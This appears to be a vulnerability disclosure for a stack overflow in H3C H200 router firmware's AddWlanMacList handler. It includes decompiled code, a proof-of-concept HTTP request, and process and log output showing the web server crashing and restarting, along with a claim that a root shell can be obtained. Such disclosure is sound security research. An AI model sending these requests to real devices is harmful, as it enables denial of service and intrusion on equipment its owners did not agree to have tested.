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# H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202009/1345678\\_30005\\_0.htm](https://www.h3c.com/cn/d_202009/1345678_30005_0.htm)

## Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:

## H3C H200V100R004 版本软件及说明书

软件名称: H3C H200V100R004 版本软件及说明书

发布日期: 2020/9/29 10:17:19

下载:

→ H200V100R004.zip(13.29 MB)

→ H3C H200V100R004 版本说明书.pdf(570.67 KB)

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软件说明:

## H3C H200V100R004版本说明书

## Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the AddWlanMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
38 v19 = 0;
39 v20 = 0;
40 v3 = sub_4932BC(a1, "param", &dword_4E2DE0);
41 if ( !v3 )
42     return -2;
43 v2 = sscanf(v3, "%u;%[^];;%[^];", &v4, &v5, &v13);
```

In the AddWlanMacList function, the param we entered is formatted using the sscanf function and in the form of %u;%[^];;%[^];. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v5 or v13, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

```
Host: 192.168.0.124:80
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
```

```
Firefox/102.0
```

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router\_password\_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 553

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: JSESSIONID=5c31d502

Upgrade-Insecure-Requests: 1


Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin


Sec-Fetch-User: ?1

CMD=AddWlanMacList&param=1;AA



```
967 *root 592 S /bin/watchdog &
987 *root 840 S dnsmasq -r /etc/resolv.conf -n -c 500
989 *root 964 S /bin/dhcpd -d -q eth0
1020 *root 320 S /bin/igmpproxy WAN1 eth0 -D
1051 *root 872 S upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root 600 S telnetd
1449 *root 3484 S /bin/webs &
1456 *root 1048 S -mwcli
1457 *root 800 S /bin/sh
1459 *root 732 R ps
```

The picture above shows the process information before we send poc.



```
959 *root 2396 S /bin/onlineupdate &
960 *root 2020 S /bin/maincontrol &
966 *root 1144 S /bin/monitor &
967 *root 592 S /bin/watchdog &
987 *root 840 S dnsmasq -r /etc/resolv.conf -n -c 500
989 *root 964 S /bin/dhcpd -d -q eth0
1020 *root 320 S /bin/igmpproxy WAN1 eth0 -D
1051 *root 872 S upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root 600 S telnetd
1456 *root 1048 S -mwcli
1457 *root 800 S /bin/sh
1460 *root 2216 S /bin/webs &
1463 *root 728 R ps
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：日期

关键字：请选择

查询

显示全部

	日期时间	级别	信息来源	信息内容
!		error	系统	webs进程已重启。

The picture above is the log information.

① 页面载入出错

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① 192.168.124.1

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连接超时

192.168.124.1 的服务器响应时间过长。

此站点暂时无法使用或者太过忙碌。请过几分钟后重试。

如果您无法载入任何网页，请检查您计算机的网络连接状态。

如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

BusyBox v1.2.0 (2020.08.22-06:40+0000) Built-in shell (ash)

Enter 'help' for a list of built-in commands.

/ # ls -l

drwxrwxr-x 2 1011 1011 8080 Aug 22 2020 www

drwxr-xr-x 10 \*root root 0 Jul 30 03:46 var

drwxrwxr-x 5 1011 1011 62 Aug 22 2020 usr

drwxrwxr-x 3 1011 1011 26 Aug 22 2020 uclibc

lrwxrwxrwx 1 1011 1011 7 Aug 22 2020 tmp -> var/tmp

dr-xr-xr-x 11 \*root root 0 Jan 1 1970 sys

lrwxrwxrwx 1 1011 1011 3 Aug 22 2020/sbin -> bin

dr-xr-xr-x 76 \*root root 0 Jan 1 1970 proc

drwxr-xr-x 6 \*root root 0 Jan 1 1970 mnt

lrwxrwxrwx 1 1011 1011 3 Aug 22 2020 lib32 -> lib

drwxrwxr-x 3 1011 1011 2195 Aug 22 2020 lib

lrwxrwxrwx 1 1011 1011 9 Aug 22 2020 init -> sbin/init

drwxrwxr-x 2 1011 1011 3 Aug 22 2020 home

drwxr-xr-x 3 \*root root 0 Jan 1 1970 ftproot

drwxr-xr-x 9 \*root root 0 May 23 23:46 etc

drwxrwxr-x 3 1011 1011 2528 Aug 22 2020 dev

drwxr-xr-x 2 1011 1011 1718 Aug 22 2020 bin

/ #

Finally, you also can write exp to get a stable root shell.

